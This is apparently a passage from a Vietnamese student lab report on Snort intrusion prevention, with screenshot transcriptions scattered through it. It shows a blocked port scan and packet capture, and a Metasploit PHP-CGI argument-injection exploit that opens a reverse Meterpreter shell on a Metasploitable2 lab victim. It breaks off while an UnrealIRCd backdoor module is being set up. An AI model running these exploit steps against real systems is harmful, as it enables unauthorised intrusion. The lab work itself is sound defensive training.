
Hình 10: Các gói SYN đã bị snort phát hiện và chặn

Tuy nhiên việc chặn scan port trên lại không ảnh hưởng đến chức năng bình thường như là telnet:



Hình 11: Telnet từ máy tấn công tới victim

## 2. Yêu cầu 1.2





```
Metasploitable2-Linear - VMware Workstation
File Edit View VM Tabs Help
Router_Inline kali-linux-2022.3-vmware-amd64 Snort_Inline Metasploitable2-Linear

From 192.168.7.200 icmp_seq=112 Destination Host Unreachable
From 192.168.7.200 icmp_seq=113 Destination Host Unreachable
From 192.168.7.200 icmp_seq=114 Destination Host Unreachable
From 192.168.7.200 icmp_seq=116 Destination Host Unreachable
From 192.168.7.200 icmp_seq=117 Destination Host Unreachable
From 192.168.7.200 icmp_seq=118 Destination Host Unreachable
From 192.168.7.200 icmp_seq=120 Destination Host Unreachable
From 192.168.7.200 icmp_seq=121 Destination Host Unreachable
From 192.168.7.200 icmp_seq=122 Destination Host Unreachable

--- 192.168.7.1 ping statistics ---
125 packets transmitted, 0 received, +93 errors, 100% packet loss, time 124016ms
, pipe 4
msfadmin@metasploitable:~$ sudo tcpdump -i eth0 -w cgi.pcap
[sudo] password for msfadmin:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
44 packets captured
44 packets received by filter
0 packets dropped by kernel
msfadmin@metasploitable:~$ ls
cgi.pcap cmd vulnerable
msfadmin@metasploitable:~$ rm -rf cgi.pcap
msfadmin@metasploitable:~$ sudo tcpdump -i eth0 -w cgi.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes

To direct input to this VM, click inside or press Ctrl+G.
```







The screenshot shows a Kali Linux virtual machine running in VMware Workstation. The desktop environment includes icons for Trash, File System, Home, Gau.jpg, BT8-malwa..., malware.exe, and malware.jpg. A terminal window is open, displaying a Metasploit session. The user has executed the following commands:


```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 10.81.7.100:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 10.81.7.100:4444
[*] Sending stage (39927 bytes) to 10.81.7.1
[*] Meterpreter session 1 opened (10.81.7.100:4444 -> 10.81.7.1:57498) at 2023-05-15 02:54:52 -0400

meterpreter > shell
Process 5314 created.
Channel 0 created.
ls -l .
total 72
drwxrwxrwt  2 root    root      4096 May 20  2012 dav
drwxr-xr-x  8 www-data www-data 4096 May 20  2012 dvwa
-rw-r--r--  1 www-data www-data  891 May 20  2012 index.php
drwxr-xr-x 10 www-data www-data 4096 May 14  2012 mutillidae
drwxr-xr-x 11 www-data www-data 4096 May 14  2012 phpMyAdmin
-rw-r--r--  1 www-data www-data   19 Apr 16  2010 phpinfo.php
drwxr-xr-x  3 www-data www-data 4096 May 14  2012 test
drwxrwxr-x 22 www-data www-data 20480 Apr 19  2010 tikiwiki
drwxrwxr-x 22 www-data www-data 20480 Apr 16  2010 tikiwiki-old
drwxr-xr-x  7 www-data www-data 4096 Apr 16  2010 twiki
```


At the bottom of the window, a message reads: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."












### 3. Yêu cầu 1.3

#### Setup tấn công:



Khi chưa có rule, hoàn toàn có thể exploit được máy victim:

```

root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x kali@kali: ~ x
mif exploit(irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/irc/unreal_ircd_3281_backdoor):
Name      Current Setting  Required  Description
-----
